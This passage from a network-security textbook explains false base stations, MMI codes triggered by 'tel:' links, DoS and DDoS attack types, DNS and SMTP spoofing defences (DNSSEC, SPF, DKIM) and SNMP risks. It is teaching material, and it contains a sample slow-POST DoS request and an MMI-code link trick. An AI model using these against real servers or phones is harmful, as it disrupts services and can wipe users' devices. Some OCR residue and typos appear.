Active false BTSs of the Stingray type can also disturb the mobile traffic in a more direct way by ordering stations to increase the power that they send with. This power management is a mechanism built into the mobile network to ensure a reasonable quality in the communication between the station and the BTS. Normally the power will be raised or lowered to maintain more or less constant quality. If, on the other hand, the power is turned up to its maximum all the time, the station's battery will quickly be discharged and the user will no longer be able to use the station.

In mobile networks based on GSM it is relatively easy to get stations to connect to false BTSs, as the station is authenticated to the network, but not vice versa. In UMTS, despite the use of AKA, there is still a risk of being caught by a false BTS. Moerover, UMTS allows interoperation with GSM to ensure good coverage, so GSM BTSs can be present in a UMTS network, and false BTSs can exploit this fallback possibility for man-in-the-middle attacks.

8.9.5 Is Your Mobile Device Secure?

Mobile networks, based either on WiFi or telephony technology, have the basic problem that even if you do your best to protect the traffic passing through the network, it is hard to ensure that the devices which move into and out of the network are equally well protected. This became quite clear when the operational strategy known as *Bring-Your-Own-Device* (or just *BYOD* for short) became fashionable around 2010, and the number of security breaches in companies and organisations increased significantly. The problem is that the same device gets used in both sensitive environments with high security requirements, and in risky environments.

Many mobile devices such as smartphones and tablets are relatively easy to lose and multiple surveys show that people leave them in taxis and trains, airports and other public places where they can easily be manipulated. Mobile devices attached to GMS or UMTS telephone networks can be configured by typing in simple commands known as *MMI codes* to the device's phone app. MMI stands for *Man-Machine Interface*. They fall into four classes:

- **Supplementary Service (SS) codes:** These are standardised codes which all network operators must respect. They are used to control functions such as number forwarding and blocking incoming or outgoing calls.
  Examples: `**21*12345678*11#` Forward all incoming phone calls to number `12345678`.
  `*#21**11*` Show status for forwarding phone calls.
- **Unstructured Supplementary Service Data (USSD) codes:** These codes look like SS codes which end in #, but are not recognised as true SS codes. They are specific for individual network operators, and are passed on to the network which is expected to deal with them.
  Example: `*#100#` Commonly used to ask for the balance remaining on a pre-paid SIM card.
- **Manufacturer-defined MMI codes:** These are codes which are specific for a device from a given manufacturer, for example to reset the device to the factory default settings or to perform a remote wipe.
  Example: `*#06#` displays the IMEI number for the device. (Rather exceptionally, all manufacturers have to implement this code!)
- **SIM control codes:** These are used to perform tasks such as changing the PIN or PIN2 code.
  Example: `**04*9876*3579*3579#` Change the PIN code from `9876` to `3579`.

You can easily try some of these on your own phone. Functions in the SS and USSD groups will not be activated until you touch the "Call" button, as if calling a normal telephone number, so it is necessary to have physical access to the phone.

Functions in the two other groups can be activated just by tapping in the code. This is a severe security risk. For example, it is quite common for people to put contact information on their personal web pages, mails and even text messages in the form of clickable links whose URIs use the `tel` scheme for giving their phone number. Remember here that in a link given in HTML, it is the `href` attribute which gives the real target of the link, while the rest of the HTML anchor element is the text which will be displayed to the user! So if you click on a link given by the HTML code:

```
<A href="tel:+4598765432"> 98 76 54 32</A>
```

then your phone app will be activated to call the number `+4598765432`. But correspondingly, if you click on a link given by the HTML code:

```
<A href="tel:*#06*"> 98 76 54 32</A>
```

then your phone app will be activated to show your phone's IMEI. And, of course, if you click on a link where the MMI code is the manufacturer's code for wiping the phone, then your phone will be wiped. Some, but not all, AV software for phones can check for dangerous links based on `tel` schemes. But it is always a good idea to check for yourself what the real target of the link is – on most tablets and smartphones with touch-sensitive screens, this can be revealed by pressing on and holding the link.

8.10 Denial of Service (DoS) Attacks

DoS attacks are attacks whose aim is to prevent authorised users from getting access to a resource. The purpose of this is not to steal or modify data or to reveal confidential information, but solely to reduce the system's *availability*. This reduced availability is nevertheless not always the primary aim of the attack, but may just serve to divert the victim's attention from other forms of attack which have been set going at the same time. DoS attacks are most often directed at network services, especially web-based services, but DoS against operating systems or individual applications is also possible. The attack can in many cases be made more effective if several parties collaborate to carry it out. It is then called a *Distributed DoS attack*, or just a *DDoS attack*.

DoS attacks are basically only possible because the amount of resources in any physical system is limited. When an activity requires a certain amount of resources in order to be performed, there is therefore a natural limit to how many instances of this activity can be in progress at the same time. As activities in all layers of the reference model require resources, DoS attacks can be directed at all layers. In the following sections we look at some typical forms of attack in the individual layers.

8.10.1 DoS Attacks in the Application Layer

DoS attacks in the Application layer are nowadays very common and exploit the fact that servers for the large majority of Application layer services can only handle a certain number of simultaneous transactions. A web server, for example, can only handle a certain number of simultaneous requests, a mail server can only handle a certain number of simultaneous mail transfers, and so on. The attacker can then use two different strategies for making the service unavailable for others:

1. **Fast attacks:** A very large number of transactions are started in as short a time as possible.

2. **Slow attacks:** A smaller number of transactions are started—just enough to use up the capacity of the server—but these transactions are dragged out for as long as possible, so they hang on to the reserved resources.

Some of the fast DoS attacks have caused headlines, as they have affected high-profile web sites such as `amazon.com`, `WordPress.com` and `reddit.com`, which have been put out of action for shorter or longer periods of time. Typical fast attacks are also characterised by the server being flooded with extremely large amounts of traffic, so it is not just the server, but also the communication network that the server is installed in, which becomes unavailable.

Fast DoS attacks must not be confused with lack of availability due to unexpected numbers of users looking at a website or similar. It is a well-known matter, for example, that CNN's web pages became unavailable after the terrorist attacks on the World Trade Center on 11th September 2001, and many national tax authorities and public lotteries have problems at times when "everyone" wants to see whether they are going to get some tax back or they have won a big prize. This is not a question of *attacks*, but of unsuitable dimensioning or poor setup of the servers which get affected.

Slow DoS attacks are more subtle (and less well known). A good example is *Slowloris*, which works by first sending the initial parts of a moderate number of HTTP requests as usual, and then sending the rest of each request extremely slowly. *HTTP POST* requests, where the request itself contains a document which is to be passed on for processing by another application, such as a bulletin board, are well-suited for this type of attack, which is illustrated in Fig. 8.29. The document is shown here in blue italics, and its length is given by the header line `Content-length` as 2 Gigabytes. (Only a tiny part of the text is shown in the figure!) In a typical slow attack, the document is sent with a speed which is perhaps as low as 1 Byte/110 seconds. So without protection the server could be locked for a *very* long period (about 2.7 million days).

Slow attacks of this type are unfortunately very hard for the victim to deal with. The classic reaction to a DoS attack in the Application layer is to close one or more

```
POST http://www.latini.net/bulletinboard.php HTTP/1.1
Host: www.latini.net
Content-length: 2147483647

Lorem ipsum dolor sit amet, consectetur adipiscing elit. Aenean
vehicula consectetur arcu, facilisis porttitor dolor placerat
quis. Phasellus luctus pellentesque enim, non dictum nisl ultrices
sed. Sed velit turpis, luctus ut nisi in, eleifend varius
massa. Vestibulum ex dolor, lobortis eu finibus nec, lobortis quis
orci. Phasellus ac metus felis. Lorem ipsum dolor sit amet,
...
...
eu finibus nec, lobortis quis orci. Phasellus ac metus felis.
```

Fig. 8.29 A slow DoS attack could be based on an HTTP POST request like this

firewalls for all traffic from the sender. But with slow attacks it is difficult to decide whether it really is an attack or just a client that is a bit sleepy. One of the most effective proposals for protection is to set a limit for how much time a client may have to complete a transaction. This limit is set when the server is being configured. When the time runs out, the transaction is aborted.

8.10.2 DoS Attacks in the Transport Layer

With attacks in the Transport layer, the attacker consumes resources so users can no longer set up TCP connections through the network. A typical example of this is the *SYN flood* attack, which exploits TCP's handshake procedure for establishing a connection. In the user's computer there will normally only be allocated resources for storing information about a certain number of TCP connections. The normal procedure was shown in Fig. 6.11:


1. The party (the "initiator") who wants to set up a new connection sends a TCP PDU with the SYN flag set to the other party (the 'responder").
2. If the responder can accept this request to set up a connection, it reserves resources for storing information about the connection and sends the initiator a response in the form of a PDU with the SYN and ACK flags both set.
3. The initiator confirms receipt of this with a PDU with the ACK flag set.

With a *SYN flood* attack, the attacker sends (as initiator) a large number of SYN PDUs, as illustrated in Fig. 8.30**a.**, so the victim's resources for storing information about connections are all used up. The victim will therefore not be able to accept new requests to set up connections.

In the simplest form of this attack, the attacker will furthermore not send the ACK PDU which would normally terminate the procedure. The victim will, however, only wait for this PDU for a certain time (a so-called *timeout time*), after which it will release the allocated resources and therefore in principle be able to accept new requests. But if SYN PDUs from the attacker continue to arrive, the released resources will immediately be taken again, and the victim will still not be able to accept genuine connections from outside.

A variant of this is *SYN spoof* attacks, illustrated in Fig. 8.30**b.** Here the attacker sends spoofed PDUs with SYN set—that is, PDUs with fake source addresses—to request a connection. The victim sends his SYN+ACK responses to the false address, and as the computer with that address has not sent the SYN PDUs, it will ignore these responses. The victim never gets any ACK PDUs back and therefore waits. If spoofed SYN PDUs continue to arrive, the victim runs out of resources—and valid users cannot set up connections.

It is also possible to carry out a kind of *slow DoS attack* in the Transport layer by exploiting TCP's rules for how a TCP connection is closed. As we saw in Sect. 6.2.4, the connection is not closed until both parties have told one another that they want to close the connection. So an attacker can put off closure of the connection by simply






Fig. 8.30 DoS attacks in the Transport Layer

a. A SYN flood attack
b. A DOS attack with SYN spoofing

sending TCP PDUs with the ACK flag set at regular intervals to keep the connection alive. It just never sends the PDU with FIN and ACK both set, which would tell the victim that it was OK to close the connection. If the attacker can get a large number of connections to “hang” like this, then valid users cannot set up new connections.

8.10.3 DoS Attacks in the Internet Layer

With attacks in the Internet layer, the attacker typically consumes all the network’s bandwidth, so other users cannot use the network. This form of attack is often made more effective by using so-called *amplification*, where the attacker exploits possibilities for enlarging the traffic with a large factor, in order to flood the victim's network. An example of this is *Smurf attacks*, which exploit ICMP broadcast facilities to generate a large traffic load. ICMP is a simple protocol for investigating the functioning of IP-based networks. Amongst other things it is used to support the commonly used "ping" function for discovering if a system is both active and reachable via IP. This function can be misused as follows:

- The attacker finds routers which permit *broadcast ping*, where a ping to the router gives a ping response from all computers in the network. These computers are in this context known as the attack's *amplifiers*.
- The attacker sends a spoofed ICMP ping request, which appears to come from the victim, to the router, which sends a ping to all the amplifiers. They reply to the victim, and in this way all available bandwidth in the victim's network gets used up. This is illustrated in Fig. 8.31.




Fig. 8.31 Amplification in a Smurf attack

The figure shows an attack in which the router is placed in a small network with only four systems, which send ping responses to the victim (the dashed lines). In real attacks, it would be normally be a network with many more systems which could act as amplifiers.

8.10.4 DoS Attacks in the Link and Physical Layers

Attacks in the Link layer and the Physical layer are typically based on sending noise or on other forms of misuse of the access protocol which is used to gain access to the physical medium. This requires in almost all cases that the attacker has physical access to the medium.

It requires considerable technical skill to perform a DoS attack of this type if the communication goes through a direct cable, with either electrical or optical signals. But many modern communication networks use *shared media*, where several systems have the possibility of accessing the same cable (as in the widely used Ethernet LAN technology) or of using the same radio frequencies for wireless communication. The attacker can then perform a DoS attack by setting up a unit which transmits unrestrainedly through the shared medium.

8.10.5 Distributed DoS Attacks

As a single source of attack can in many cases be filtered off with the help of a firewall, attackers often use a collection of compromised machines, which are under their control, to generate traffic. The compromised machines—so-called *zombies*—typically form part of a *botnet*, which the attacker is the botmaster for, and they are controlled by commands which the botmaster sends via the botnet's infrastructure. This is illustrated in Fig. 8.32. The botnet in the figure has a *peer-to-peer (P2P)* infrastructure, as used in many modern botnets. The botmaster gives his orders to one of a group of *backend servers*, which can communicate via a collection of *proxies* (which themselves are zombies) with a collection of *worker zombies*, which generate the traffic and direct it at the victim. The figure shows an attack which only uses six worker xombies, but in real attacks several hundred thousand may be involved. The task of taking control of so many computers has in recent years become much easier than previously, since more and more types of equipment—printers, scanners, routers, smart TVs etc. —with embedded computers are attached to the network




Fig. 8.32 A DDoS attack via a botnet

and can be incorporated into a botnet. A typical attack in 2016 generated around 2 million PDUs per minute, corresponding to a bandwidth of around 5.5 Gbit/s [92]. The record is believed to be a DDoS attack in 2014, which generated a bandwidth of 400 Gbit/s.

DDoS attacks are by now one of the commonest net-based attack types. The botnets which are exploited for the attacks are, as mentioned previously, often created by criminals who have set up a business based on renting their botnet out to interested parties on a pay-by-the-hour basis. Thus the actual attacker doesn't need to have all the hassle of organising a botnet (or similar) for sending out the necessary large amount of traffic. And because the zombies are typically distributed over several countries and several thousand computers, it is more or less impossible for the victim to stop the traffic by using traditional firewalls.

In some types of attack, the victim faces an even bigger challenge, as the zombies do not send traffic directly to the victim, but use DNS servers round and about as *amplifiers*: each zombie sends spoofed DNS requests, which appear to come from the victim, to a number of DNS servers, who then send the responses to the victim, somewhat like in a Smurf attack. In this way the victim is completely prevented from finding out where the attack really comes from.

8.10.6 Permanent DoS Attacks

Permanent DoS (often abbreviated *PDoS*) is a type of attack in which the attacked system's hardware is damaged so seriously that some components have to be replaced either partially or completely. The attack most often exploits vulnerabilities in interfaces which are used for management of the victim's hardware, especially in routers, printers or network units. These interfaces are normally used for updating the units' firmware, but in a PDoS attack it is not a normal update, but a question of replacing the normal firmware with a corrupt version, so that the unit becomes completely unusable. To recover from the attack, the normal firmware has to be reinstalled or the whole unit has to be replaced by a new one. Seen from the attacker's point of view, PDoS is a very attractive form of attack, as the victim's system is put out of action with a single blow, whereas ordinary DoS attacks need a longer lasting effort.

Over the last few years, this form of attack has become a particular threat for so-called *NEED*s (*Network Enabled Embedded Devices*). This type of device is found in "smart" household equipment, appliances, monitoring systems, entertainment electronics, medical equipment and so on, and is an important part of the concept of the *Internet of Things (IOT)*. A NEED is characterised by containing a small embedded computer system with the possibility of connecting to a network and often very poor protection against attack. Breakdown of the unit via a PDoS attack can obviously have serious consequences: the unit can completely stop working, can run out of control and can—especially in the case of medical equipment—engage in life-threatening behaviour.

8.10.7 Risks and Countermeasures for DOS Attacks

The really big risks from DoS attacks are loss of income and loss of user confidence, because normal activities simply grind to a halt. In addition, a DoS attack, as previously mentioned, can divert attention from other, even more serious, forms of attack. As we have seen, possible countermeasures include:

- In the Application layer: To increase the number of possible transactions and set limits for how long an individual transaction can last.
- In the Transport layer: To increase the number of possible connections and reduce the timeout time for receipt of the final ACK in the 3-way handshake.
- In the Internet layer: To turn off ICMP broadcast for routers.
- In the Link layer and the Physical layer: To prevent physical access to network equipment and media.

In general, attempts are made to stop DoS attacks by filtering the traffic with the help of a firewall. However, this only works if you can decide where the traffic really comes from. Attacks based on traffic with spoofed source addresses, as in SYN spoof and many DDoS attacks, are much more difficult to deal with. A PF firewall at the entrance to the victim's network (an *ingress filter*) cannot easily identify incoming spoofed PDUs and will anyway be heavily loaded during the attack. If possible, you should therefore try to encourage the use of *egress filters* (packet filters at the exit) in the networks where the spoofed PDUs are generated.

8.11 Security in DNS

DNS, as we have seen in Sect. 6.2.5, is a central element in the Internet. Basically, DNS depends on a collection of servers which work as a distributed database that describes the relationship between Internet names and the corresponding IP addresses. It should be clear from the description in Sect. 6.2.5 of how DNS operates, that the relation between a particular name and the corresponding address can potentially be found in three different places:

1. Locally in a *resolver* in an ordinary computer.
2. In a nearby *DNS-server*, which is often set up by the operator who offers Internet services, or which serves an institution or (fairly large) company. Such a server will typically cache copies of information fetched from an authoritative DNS server.
3. In an *authoritative DNS server*, which can be placed anywhere in the world, and which holds the authoritative information.

Any of these computer systems can be attacked by hackers or exposed to malware or (D)DoS attacks, with the result that DNS is not avaĭlable and therefore that it is not possible to respond to ordinary DNS requests. This paralyses the operation of the network.

Hacker attacks or malware can also have the result that the data which are stored in DNS servers are modified, so the response to a query contains incorrect information. Furthermore, since queries to and responses from DNS servers are normally performed by sending single, unsigned and unencrypted UDP PDUs, both the query and the response can be modified on their way between client and server. A special form of attack seen in this connection is that the attacker monitors queries to the server, and responds faster than the server with a spoofed response that looks as though it comes from the genuine server. Typically, the immediate result of this will be that the client gets a misleading response, but it can also have the long-term effect that the misleading response is stored in the cache in an ordinary DNS server or in the client's resolver—a phenomenon known as *cache poisoning*. A similar effect can be achieved if the attacker, by using malware or by other means, gets control over the server and directly orders it to send out incorrect responses.

As neither DNS clients or servers are authenticated as part of the protocol, it is also possible to set up false DNS servers, which respond to queries instead of the genuine server.

A further set of threats are related to the phenomenon that clients under certain circumstances can make dynamic changes in DNS. Typically, such clients are CA or DHCP servers. These updates can contain incorrect information or cause deletion of correct information which was stored previously in the DNS server.

8.11.1 Countermeasures for Use in DNS

One of the big weaknesses in DNS is plainly that queries from and responses to clients are sent in unsigned and unencrypted UDP PDUs. They can therefore easily be faked or modified. There have been several attempts to introduce more secure protocols, of which the most accepted one is DNSSEC. In a system which uses DNSSEC, the sender's *electronic signature* is added to both the query and the response. This signature is based on certificates whose trust chain goes back to a reliable DNS root server, rather than to an ordinary PKI root server.

The signatures on the messages make it possible to ensure the PDUs' integrity and to authenticate the sender unambiguously. There is, however, still a risk that the server has been compromised and that data stored in the server have therefore been manipulated. To counteract this, the response in DNSSEC does not just contain the Resource Records ("RRs") which the client has asked for, but also an extra RR, of type RRSIG, whose content is a signature for these RRs, produced by the sender (which the client has just authenticated and therefore must be assumed to trust). In some cases there can also be an RR of type DNSKEY, whose content is the sender's public key. This can be used by the recipient to verify the signature.

Generally speaking, DNSSEC works well as long as all parties really do verify the signatures which appear in the PDUs that they receive. But not all DNS servers are (yet) set up to handle these signatures. Especially the small, local resolvers often lack the resources to check the signatures, so the desired security is not achieved to the full extent. A special problem is presented by *zone transfers*, where data for an entire domain or subdomain of the Internet is transferred at a time. Here many resources may be required, both to produce the signature and to check it on receipt. Large DNS servers have to an increasing extent gone over to using hardware support in the form of so-called *Hardware Security Modules* (often abbreviated just to *HSM*s), which typically contain the necessary keys and certificates, together with a cryptoprocessor to perform the desired cryptographic calculations.

It is worth noticing that DNSSEC does not provide *confidentiality* of the exchanged messages, as they are signed but not encrypted. This is in fact a feature of the design of the Internet, as DNS data are considered to be publicly available everywhere. This opens up for a new vulnerability, known as *Zone Walking*, which enables an attacker to build up a map of a domain's structure and relationships. This can be exploited later to direct attacks towards key systems in the domain.

8.12 Security in SMTP

As we have seen in Chap. 7, the basic SMTP protocol contains a vulnerability which allows senders to hide their true identity, so they can send mail which appears to come from someone else. This form of *spoofing* is typically used by spammers and fraudsters and is a constant nuisance in the modern Internet.

To protect against this, a number of mechanisms for authentication of the sender have been suggested. Two such mechanisms are in especially common use:

- Sender Policy Framework, commonly known as **SPF** [58].
- DomainKeys Identified Mail, commonly known as **DKIM** [23].

These protect against two different forms of spoofing and therefore complement one another.

8.12.1 SPF

SPF is used to check whether the a sender with a given IP address is allowed to send mail from the domain given in the initial `EHLO` (or `HELO`) command, or in the `MAIL FROM` command of the SMTP dialogue. If it is not allowed, the dialogue is aborted. Information about which sender IP addresses are acceptable can be found in the DNS in the Resource Records for the domain. An RR of type TXT is used, and an MTA which wants to check the validity of a sender can retrieve the record by using an ordinary DNS query.

For the example in Fig. 7.2, the check would involve looking up the RRs of type TXT in the DNS entry for the domain `molester.dk`. The result might, for example, be the following:

```
v=spf1 ip4:178.21.210.10/24 a -all
```

Table 8.4 SPF mechanisms

Mechanism	Effect
`ip4`	Matches if sender has an IPv4 address in the range given after `ip4:`
`ip6`	Matches if sender has an IPv6 address in the range given after `ip6:`.
`a`	Matches if the sender's IP address is one of the addresses given in the domain's A or AAAA resource records. (This means the mail comes from within the domain itself.)
`mx`	Matches if the sender's IP address corresponds to one of the MX hosts registered in the DNS for the domain. (This means the mail comes from one of the domain's mail servers for incoming traffic.)
`include`	Refers to the SPF policy given by another domain. If a match is found in that policy, the sender's address is accepted.
`all`	Matches always.

The term `v=spf1` shows that this is an *SPF policy*, and specifies the version of SPF in use. Other terms (in SPF known as *"mechanisms"*) which can appear[2] are described in Table 8.4. So the little example above means that there wil be a match if the sender's IPv4 address lies in the *range* `178,21,219.0` to `178.21.210.255` or is one of the addresses given in the `A` resource records for the domain `molester.dk`.

The range is described by using a so-called CIDR length: The `/24` states how many of the `most significant` bits of the addresses must be identical to give a match. If the CIDR length is omitted, it is assumed to be `/32` for IPv4, so that *all* tha bits of the sender's IP address must match the address given in the policy, as for example in:

```
v=spf1 ip4:178.21.210.10 a -all
```

Correspondingly if IPv6 addresses are used, a missing CIDR length is assumed to be `/128`.

What the result of the check will be if a match is found using a given mechanism can be specified by prefixing the mechanism with a *qualifier*, as follows:

+ (plus)	The result is `PASS`. This is the default if no qualifier is given.
? (query)	The result is `NEUTRAL`.
˜ (tilde)	The result is `SOFTFAIL`.
- (minus)	The result is `FAIL`.

This feature makes it possible both to specify a "whitelist" of acceptable sender addresses and a "blacklist" of unacceptable ones. As can be seen in the small example above, it is also conventional to finish the policy with the mechanism `-all`. As the mechanisms in a policy are tried out from left to right, this will be the last mechanism to be tried and will have the effect of giving the result `FAIL` if none of the previous mechanisms have been successful. Even domains which do not send mail at all are encouraged to include an SPF policy which only includes the mechanism `-all`, so that all attempts to send mail via the domain will fail.

[2] There are two more defined mechanisms, `PTR` and `EXISTS`, but they are not recommended for general use.

The results above can obviously only be produced if a TXT record with the correct format for an SPF policy (i.e starting with "`v=spf1`") can be found. There are several ways in which the DNS lookup may fail to find such a TXT RR:

- The DNS lookup times out or returns an error code indicating a server error or similar. Result is `TEMPERROR`,
- There is no DNS entry for the sender's domain. Result is `NONE`.
- A DNS entry for the domain exists, but contains no such TXT records. Result is `NONE`.
- The DNS entry for the domain contains one such TXT record, but it contains syntax errors. Result is `PERMERROR`.
- The DNS entry for the domain contains more than one such TXT record. Result is `PERMERROR`.

It is up to the receiving MTA to decide what to do with the various results which may occur. There are two types of reaction to consider:

1. **Upstream:** The MTA performing the check may want to inform the sender of results such as `fail`, `temperror` and `permerror` which cause the SMTP transaction to be aborted. Typically the MTA will send an SMTP error code such as 451 (local error in processing) or 550 (mailbox unavailable) back to the sender.
2. **Downstream:** The MTA performing the check may want to inform the MUA which will finally receive the mail about the results of the check. The MTA is recommended to do this by adding further header lines to the mail. Two possible forms of header line are defined for this purpose:

   Received-SPF: This header line is used to provide details of the SPF check performed by the MTA.

   Authentication-Results: This header line is used to summarise the results from a number of different authentication checks carried out on a mail.

   In practice, both header lines are often used to report on the authentication status of a mail. Some examples in cases where all the checks give the result `pass` can be seen in Fig. 8.33.

8.12.2 DKIM

DKIM is based on the simple idea that a digital signature is added to the mail, covering all the parts of the mail which an attacker might try to change, such as the header lines or the body of the mail itself. The signature can be added by the sender of the mail, by the sender's local mail server, or even by a trusted third party which offers a signing service. The signature is included in yet another header line: **DKIM-Signature**. An example can be seen in Fig. 8.33. The header line contains a number of fields in a <*tag*> = <*value*> format. This simple example only contains the obligatory and the recommended tags, which are summarised in Table 8.5. A complete list, including all the optional tags, can be found in [23].

Table 8.5 Obligatory and recommended tags for DKIM signatures

Tag	Value
v	DKIM Version number. Currently 1.
a	Signing algorithm. Currently only rsa-sha256 or (for backward compability) rsa-sha1.
d	Signing Domain Identifier (SDID).
s	Selector. A text used to identify a particular pair of private/public encryption keys for use in a given domain.
h	A colon-separated list of names of the header fields to be included in the signature. The `From` field is obligatory, all others are optional.
t	Timestamp for signature, expressed as a decimal integer specifying the number of seconds since 00:00:00 on January 1 1970, in the UTC time zone.
x	Expiry time for signature, expressed as for tag `t`.
bh	Cryptographic hash of the body of the mail, in Base64 encoding. An optional tag `l` can be used to limit the calculation of this hash to the first `l` octets of the mail body.
b	Signature of included headers and body, in Base64 encoding.

Creating the Signature: To produce the signature, first the hash function specified by the `a`-tag is used to produce a hash of the body of the mail, which will appear as the value of the `bh`-tag. Then the named header fields given by the `h`-tag are hashed in the order given, followed by the DKIM-Signature header field itself (which must not be named in the `h`-tag), followed finally by the body hash. The DKIM-Signature header field must here include all its tags and values, except that the `b`-tag must have an empty value, since the real value is obviously not known yet—it is what this process is intended to produce.

The final combined hash value is then used in the signature algorithm specified by the `a`-tag. If the default `rsa` signature is used, this just involves encrypting the

```
Authentication-Results: spf=pass smtp.mailfrom=molester.dk;
  dkim=pass (signature was verified) header.d=molester.dk

Received-SPF: pass (design.fake.com: domain of bonesen@molester.dk
  designates 178.21.210.10 as permitted sender.)
  receiver=design.fake.com; client-ip=178.21.210.10;
  envelope-from="bonesen@molester.dk"; helo=gogo.molester.dk;

DKIM-Signature: v=1; a=rsa-sha256; d=molester.dk; s=destructor;
  q=dns/txt; t=1629937862; x=1629941462;
  h=Received:From:To:Subject:Date:Message-ID;
  bh=2jUSOH9NhtVGCQWNr9BrIAPreKQjO6Sn7XIkfJVOzv8=;
  b=AuUoFEfDxTDkHlLXSZEpZj79LICEps6eda7W3deTVFOk4yAUoqOB
  4nujc7YopdG5dWLSdNg6xNAZpOPr+kHxt1IrE+NahM6L/LbvaHut
  KVdkLLkpVaVVQPzeRDI009SO2Il5Lu7rDNH6mZckBdrIx0orEtZV
  4bmp/YzhwvcubU4=;
```

Fig. 8.33 Header lines reporting authentication checks in SMTP

hash, together with the domain name (from tag `d`) and selector (from tag `s`), using a private RSA key chosen by the signer.

Verifying the Signature: The DKIM signature in a mail can be checked by any MTA which the mail passes, and will often also be checked by the final receiving MUA. The system performing the check needs access to the public key which matches the private key used to produce the signature. This is conventionally placed in a TXT RR in the DNS entry for a domain whose name is constructed from the `selector` and the name of the sender domain. In the case of our running example, for example, this would be:

```
destructor._domainkey.molester.dk
```

(Note that `_domainkey` is an obligatory component of the name.) The contents of the TXT record will typically be the public key (in Base64 encoding) and some information on which cryptographic algorithm it is intended for. If there are several TXT records, the keys may be tried out one after another. If none of them work, the verification fails.

Essentially, the verifier follows the same procedure as the signer, but with checks on the way:

1. Construct the body hash from the body of the mail. If it differs from the value in the `bh`-tag of the received signature, terminate the verification with result `PERMFAIL`.
2. Construct the combined hash of the named header fields, the DKIM-Signature header field (with empty value for `b`-tag) and the body hash.
3. Fetch the public key corresponding to the private key used to produce the signature. Just as with SPF, this involves DNS lookup, which may give temporary failures (e.g. no reply) or permanent ones (No TXT records, incorrect syntax, unsuitable key type, no key value,. . .) which also cause the verification to fail.
4. Decrypt the signature in the `b`-tag of the received signature, to reveal the conbined hash value evaluated by the sender. If this differs from the value evaluated in step 2, terminate the verification with result `PERMFAIL`.

If there are no results indicating failure, the verification is considered successful. There is no mandatory way of announcing the result to MTAs which are "downstream" of the verifier, but an Authentication-Results header field is commonly used for this purpose, as we have seen in Fig. 8.33

8.13 Security in SNMP

Simple Network Management Protocol (SNMP) is a simple, lightweight client-server protocol, which makes it possible to read or change how network units are configured.

- The client (often denoted the "SNMP agent") on a unit reports to and receives instructions from the server (denoted the "SNMP manager").
- Instructions from server to client can result in:

– Reading of values in the unit's *Management Information Base (MIB)*.
– Modification of values in the unit's MIB.

SNMP is found in 3 main versions:

1. Version 1 (from 1988): The simplest version, with very few security mechanisms. Exchange of messages requires authentication via *"community strings"* -– really a kind of passphrase. Encryption is not used, and these community strings are therefore sent in plaintext.
2. Version 2 (from 1993), which offers the possibility of encrypting data, although in subversion 2c the use of community strings in plaintext is retained.
3. Version 3 (from 1999), which gives an even higher degree of cryptographic protection and stronger possibilities for authentication than using simple names in plaintext.

8.13.1 Risks and Countermeasures in Using SNMP

The use of SNMP introduces a number of risks, and it should therefore only be installed if it is really going to be used by the network's administrators. SNMP is a favourite tool for parties who would like to take a "footprint" of a system before they try to break into it. It can reveal properties such as which operating system is being used, which updates have been installed, the names of administrators and other technical details which are useful for an attacker. Furthermore, it can be exploited by attackers to give DoS attacks through changes in the configuration of units.

